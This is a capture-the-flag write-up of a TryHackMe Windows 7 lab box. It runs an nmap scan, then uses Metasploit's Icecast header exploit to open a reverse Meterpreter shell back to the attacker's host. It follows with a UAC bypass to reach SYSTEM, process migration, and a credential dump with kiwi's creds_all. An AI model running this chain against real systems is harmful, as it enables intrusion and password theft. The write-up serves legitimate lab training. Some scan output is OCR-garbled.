Blue is a box on tryhackme (<a href="https://tryhackme.com/r/room/ice">https://tryhackme.com/r/room/ice</a>) created by DarkStar7471.

Here our terminal is opened.




Now we will connect our **vpn** with tryhackme with the help of **openvpn** from vpn's file downloaded path after doing **sudo**.

```
(lucifor@lati)-[-]
sudo su
sud
```

Now, we will check the ip of the target machine from tryhackme website which will be shown after pressing the **start machine** button.



After starting the machine it'll get one minute to show the ip.



After getting the target ip first thing we'll do is **nmap** scan to see the open ports and more machine's info.

```
(root@ kali)-[~]
# nmap -sS -A 10.10.210.121
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-24 18:05 IST
```

Here I am using nmap -sS -A <IP> (SYN Scan to see all the hidden ports).


Seems like our scan is completed. Looks like there are total 12 ports open and 3 under 1000.

```
mmap -sS -A 10.10.210.121
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-24 18:05 IST
Nmap scan report for 10.10.210.121
Host is up (0.18s latency).
Not shown: 988 closed tcp ports (reset)
               STATE SERVICE
                                                     VERSION
PORI STATE SERVICE
135/tcp open msrpc
139/tcp open netbios-ssn
445/tcp open microsoft-ds
3389/tcp open ssl/ms-wbt-server?
                                                     Microsoft Windows RPC
                                                     Microsoft Windows netbios-ssn
                                                     Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
  _ssl-date: 2024-09-24T12:33:43+00:00; -10m22s from scanner time.
ssl-cert: Subject: commonName=Dark-PC
Not valid before: 2024-09-23T11:58:17
  _Not valid after: 2025-03-25T11:58:17
rdp-ntlm-info:
      NetBIOS_Computer_Name: DARK-PC
NetBIOS_Computer_Name: DARK-PC
      DNS_Domain_Name: Dark-PC
DNS_Computer_Name: Dark-PC
Product_Version: 6.1.7601
System_Time: 2024-09-24T12:33:37+00:00
5357/tcp open http Microsof
                                                     Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
 _http-server-header: Microsoft-HTTPAPI/2.0
  _http-title: Service Unavailable
8000/tcp open http Icecast streaming
|_http-title: Site doesn't have a title (text/html).
                                                     Icecast streaming media server
49152/tcp open msrpc
49153/tcp open msrpc
                                                    Microsoft Windows RPC
Microsoft Windows RPC
49154/tcp open msrpc
49158/tcp open msrpc
                                                     Microsoft Windows RPC
Microsoft Windows RPC
49159/tcp open msrpc
                                                     Microsoft Windows RPC
49160/tcp open msrpc Microsoft Windows RPC
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:

OS:SCAN(V=7.94SVN%E=4%D=9/24%OT=135%CT=1%CU=33673%PV=Y%DS=5%DC=T%G=Y%TM=66F
OS:2B415%P=x86_64-pc-linux-gnu)SEQ(SP=105%GCD=1%ISR=10D%TI=I%CI=I%II=I%SS=
OS:XTS=7)SEQ(SP=10<sup>5</sup>%GCD=1%ISR=10D%TI=1%CI=RD%II=1%SS=S%TS=7)0PS(01=M508NW8S
OS:T11%02=M508NW8ST11%03=M508NW8NNT11%04=M508NW8ST11%05=M508NW8ST11%06=M508
```


Now that we have know the information from port 8000 using nmap and there lies a severe Icecast Header Overwrite vulnerability. We can use **searchsploit** or google it about the previous exploits in it. Guess what we found it using searchsploit. Seems that it has severe vulnerability CVE-2004-1561 with impact score of 6.1.

Now we'll use **msfconsole(metasploit)** to exploit this machine as we know the vulnerability after further research. We'll search the exploit on metasploit.



We found an exploit. Now we'll use it.

We'll set the required options needed to exploit the target machine.



We'll set **RHOSTS** as the target ip and **LHOST** as our local machine's address ip and rest will be default.

```
msf6 exploit(windows/http/icecast_header) > set rhosts 10.10.210.121 rhosts ⇒ 10.10.210.121 msf6 exploit(windows/http/icecast_header) > set lhost 10.17.16.197 lhost ⇒ 10.17.16.197
```

We can see RHOSTS and LHOST is now modified through options and now we can start the exploit.

```
msf6 exploit(windows/http/icecast_header) > exploit

[*] Started reverse TCP handler on 10.17.16.197:4444

[*] Sending stage (176198 bytes) to 10.10.210.121

[*] Meterpreter session 1 opened (10.17.16.197:4444 → 10.10.210.121:49191) at 2024-09-24 17:30:01 +0530

meterpreter >
```

See, we gained the **meterpreter** session. Now we'll see what privileges we got after typing sysinfo.

```
meterpreter > sysinfo
Computer : DARK-PC
OS : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : en_US
Domain : WORKGROUP
Logged On Users : 2
Meterpreter : x86/windows
```

We can see that we don't have much privileges as **meterpreter**. We need to **escalate privileges** using a post module which is in Metasploit.

We'll background the meterpreter session using CTRL+Z and use the post module on which we are using local exploit suggestor to see the that the target machine is vulnerable to which exploits.

SESSION option in the options menu.

We can see the session after typing sessions in msfconsole and set it to 1.

We'll now exploit the module.

After completion we will select the first exploit and modify their options.

```
msf6 exploit(
                                             ) > options
Module options (exploit/windows/local/bypassuac_eventvwr):
            Current Setting Required Description
  Name
  SESSION
                                      The session to run this module on
Payload options (windows/meterpreter/reverse_tcp):
            Current Setting Required Description
                                       Exit technique (Accepted: '', seh, thread, process, none)
  EXITFUNC process
                                       The listen address (an interface may be specified)
   LHOST
             192.168.52.133
                             yes
   LPORT
            4444
Exploit target:
  Id Name
  0 Windows x86
View the full module info with the info, or info -d command.
msf6 exploit(
                              assuac_eventvwr) > set lhost 10.17.16.197
msf6 exploit(
lhost ⇒ 10.17.16.197
```

We will now start the exploit.

```
msf6 exploit(windows/local/bypassuac_eventvwr) > exploit

[*] Started reverse TCP handler on 10.17.16.197:4444
[*] UAC is Enabled, checking level ...
[+] Part of Administrators group! Continuing ...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing ...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\SysWOW64\eventvwr.exe
[+] eventvwr.exe executed successfully, waiting 10 seconds for the payload to execute.
[*] Sending stage (176198 bytes) to 10.10.210.121
[*] Meterpreter session 2 opened (10.17.16.197:4444 → 10.10.210.121:49199) at 2024-09-24 17:33:41 +0530
[*] Cleaning up registry keys ...
```

Again we entered the meterpreter session. But we have NT AUTHORITY\SYSTEM.

We can see and modify the privileges using **getprivs** to take ownership of the target machine.

#### meterpreter > getprivs

Enabled Process Privileges

#### Name

SeBackupPrivilege SeChangeNotifyPrivilege SeCreateGlobalPrivilege SeCreatePagefilePrivilege SeCreateSymbolicLinkPrivilege SeDebugPrivilege SeImpersonatePrivilege SeIncreaseBasePriorityPrivilege SeIncreaseQuotaPrivilege SeIncreaseWorkingSetPrivilege SeLoadDriverPrivilege SeManageVolumePrivilege SeProfileSingleProcessPrivilege SeRemoteShutdownPrivilege SeRestorePrivilege SeSecurityPrivilege SeShutdownPrivilege SeSystemEnvironmentPrivilege SeSystemProfilePrivilege SeSystemtimePrivilege SeTakeOwnershipPrivilege SeTimeZonePrivilege SeUndockPrivilege

We will now see the processes running on the target machine using **ps** command to execute the exploit.


We will migrate to the **spoolsv.exe** process using **migrate -N < process name >** and check the userid of the process running which will help us know whether we can run the exploit in it or not.

```
meterpreter > migrate -N spoolsv.exe
[*] Migrating from 1160 to 1376...
[*] Migration completed successfully.
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

We will now load **kiwi** which is pre-installed tool with Metasploit to dump the password hashes in the target system.

As we see **kiwi** is now loaded in target machine and we can now execute kiwi related commands there.

So we will use **creds\_all** to dump all the credentials in the target machine.



We can see the user **Dark's** password is listed which was our motive to find.

